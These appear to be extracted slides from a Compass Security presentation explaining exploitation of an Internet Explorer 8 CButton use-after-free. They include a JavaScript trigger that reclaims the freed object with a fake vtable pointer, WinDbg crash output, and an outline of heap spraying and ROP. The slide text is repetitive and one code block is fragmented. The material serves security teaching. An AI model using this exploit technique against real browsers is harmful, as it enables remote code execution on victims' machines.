
...

```
// Start GC  
GC 1: free( CButton )
```

```
// Allocate fake vtable  
new String( sizeof(CButton));
```

```
// GC wants to free form.CButton  
form.elements[0].destroy();  
free(form.elements[0])  
form.elements[0] = NULL;
```

GC wants to call function  
CButton.destroy();



...

```
// Start GC  
GC 1: free( CButton )
```

```
// Allocate fake vtable  
new String( sizeof(CButton));
```

```
// GC wants to free form.CButton  
form.elements[0].destroy();  
free(form.elements[0])  
form.elements[0] = NULL;
```



(a0.3c0): **Access violation** - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=05682fa8 ebx=04db8f28 ecx=00000052 edx=00000000 esi=00000000 edi=05682fa8

eip=3d08625c esp=0336d7a0 ebp=0336d80c iopl=0                      nv up ei pl nz na po nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000                      efl=00010202

mshtml!CMarkup::OnLoadStatusDone+0x4ef:

3d08625c 8b07                      **mov            eax,dword ptr [edi]    ds:0023:05682fa8=????????**

1:022> !heap -p -a edi

address 05682fa8 found in

\_DPH\_HEAP\_ROOT @ 151000

in free-ed allocation (	DPH_HEAP_BLOCK:	VirtAddr	VirtSize)
	5640eb0:	5682000	2000

7c91a1ba ntdll!RtlFreeHeap+0x000000f9

3d2b4b10 mshtml!CButton::~`vector deleting destructor'+0x0000002f

3cfa0ad9 mshtml!CBase::SubRelease+0x00000022

3cf7e76d mshtml!CElement::PrivateRelease+0x00000029

# IE8 CButton UAF: PoC + UAF Objects and Vtables


GC wants to call a function on a free'd object

We replaced the free'd object with our own fake-object

How to form our fake-object so that we get code execution?

Now with vtables...


Form Object:



CButton Object




CButton Vtable




Original Objects


Form Object:



CButton Object




CButton Vtable




GC free'd Cbutton (and it's vtable)


Form Object:



Fake Cbutton (string)




Fake Vtable ???




The attacker allocates a string with the size of the Cbutton

It will be placed at the same location as the original CButton


Form Object:



Fake Cbutton (string)




Fake Vtable ???




Attacker has complete  
control over this  
String / CButton


Form Object:



Fake Cbutton (string)



Fake Vtable ???



We need to create a fake  
vtable  
And let fake cbutton point to it



```
function trigger() {  
var img = document.createElement("img");  
tForm = document.getElementById("form");  
tDiv = document.getElementById("div");  
// Add a CButton to the div  
tDiv.appendChild(document.createElement('button'));  
// Set CButton's parent to be the form  
tDiv.firstChild.applyElement(tForm);  
// Removes CButton from the div  
// (form still references CButton)  
tDiv.innerHTML = "";  
// Adds body to div  
tDiv.appendChild(document.createElement('body'));  
// Collecting garbage frees the CButton  
CollectGarbage();  
  
// should replace the vtable pointer  
var replacement = packv(0x08082020);  
  
// 4 bytes vptr, 2 bytes \u0000 term  
for(i = 0; i < 0x58 - 4 - 2; i += 2)  
    replacement += "\u4242";  
  
// replacement happens here  
img.title = replacement;  
}
```

Replacement:

0x08082020

0x42424242

0x42424242

0x42424242

0x42424242

0x42424242

0x42424242

0x58 bytes

```
function trigger() {  
var img = document.createElement("img");  
tForm = document.getElementById("form");  
tDiv = document.getElementById("div");  
// Add a CButton to the div  
tDiv.appendChild(document.createElement('button'));  
// Set CButton's parent to be the form  
tDiv.  
// R  
//  
tDiv  
// A  
tDiv  
// C  
Colle
```

## Vtable Pointer Of fake CButton Object


```
// should replace the vtable pointer  
var replacement = packv(0x08082020);  
  
// 4 bytes vptr, 2 bytes \u0000 term  
for(i = 0; i < 0x58 - 4 - 2; i += 2)  
    replacement += "\u4242";  
  
// replacement happens here  
img.title = replacement;  
}
```

Replacement:


0x08082020  
0x42424242  
0x42424242  
0x42424242  
0x42424242  
0x42424242  
0x42424242

0x58 bytes


Form Object:



Fake Cbutton (string)



Fake Vtable ???



We need to create a fake  
vtable  
And let fake cbutton point to it

Now we have:

- ✦ `form.elements[0]` pointed to a `CButton`
- ✦ We replaced the `CButton` with a string of the same size
- ✦ The GC will call `form.elements[0].destroy()`
  - ✦ To be more exact: `form.elements[0].vtable.destroy()`
- ✦ We need to put a fake vtable somewhere
- ✦ ASLR is enabled, we don't know the address of our pointers
- ✦ Lets put it EVERYWHERE

```
function trigger() {
```

The vtable pointer of the fake CButton needs to point to a vtable  
But Heap is ASLR...

```
// should replace the vtable pointer  
var replacement = packv(0x08082020);
```

```
// 4 bytes vptr, 2 bytes \u0000 term  
for(i = 0; i < 0x58 - 4 - 2; i += 2)  
    replacement += "\u4242";
```

```
// replacement happens here  
img.title = replacement;  
}
```

HEAP ?

HEAP ?

HEAP ?

HEAP ?

```
function trigger() {
```

# Spray Heap With fake vtable

(heap spray not shown here)

```
// should replace the vtable pointer  
var replacement = packv(0x08082020);
```


```
// 4 bytes vptr, 2 bytes \u0000 term  
for(i = 0; i < 0x58 - 4 - 2; i += 2)  
    replacement += "\u4242";
```

```
// replacement happens here  
img.title = replacement;  
}
```




Vtable  
Vtable  
Vtable  
Vtable  
Vtable


Form Object:



Fake Cbutton (string)



Fake Vtable



Attacker has complete control over this String / Cbutton  
Will point vtable pointer to his (heap sprayed) fake vtable

Fake Vtable  
Sprayd all over the heap  
Attack has control over &destroy address!

(a0.3c0): **Access violation** - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=05682fa8 ebx=04db8f28 ecx=00000052 edx=00000000 esi=00000000 edi=05682fa8

eip=3d08625c esp=0336d7a0 ebp=0336d80c iopl=0           nv up ei pl nz na po nc

cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000           efl=00010202

mshtml!CMarkup::OnLoadStatusDone+0x4ef:

3d08625c 8b07

**mov       eax,dword ptr [edi]**   ds:0023:05682fa8=????????

1:022> !heap -p -a edi

address 05682fa8 found in

\_DPH\_HEAP\_ROOT @ 151000

in free-ed allocation (   DPH\_HEAP\_ENTRY           Hdr           VirtSize)

5640eb0:           5682000           2000

7c91a1ba ntdll!RtlFreeHeap+0x000000f9

3d2b4b10 mshtml!CButton::~`vector deleting destructor'+0x0000002f


3cfa0ad9 mshtml!CBase::SubRelease+0x00000022

3cf7e76d mshtml!CElement::PrivateRelease+0x00000029


This will not fail  
anymore




Form Object:



Fake Cbutton (string)



Fake Vtable



Gc will call function  
&destroy (=0xaabbcc here)


What address to put there?  
**ROP!**

# IE8 CButton UAF Shellcode


Compass Security Schweiz AG  
Werkstrasse 20  
Postfach 2038  
CH-8645 Jona

Tel +41 55 214 41 60  
Fax +41 55 214 41 61  
team@csnc.ch  
www.csnc.ch


Form Object:




Fake Cbutton (string)



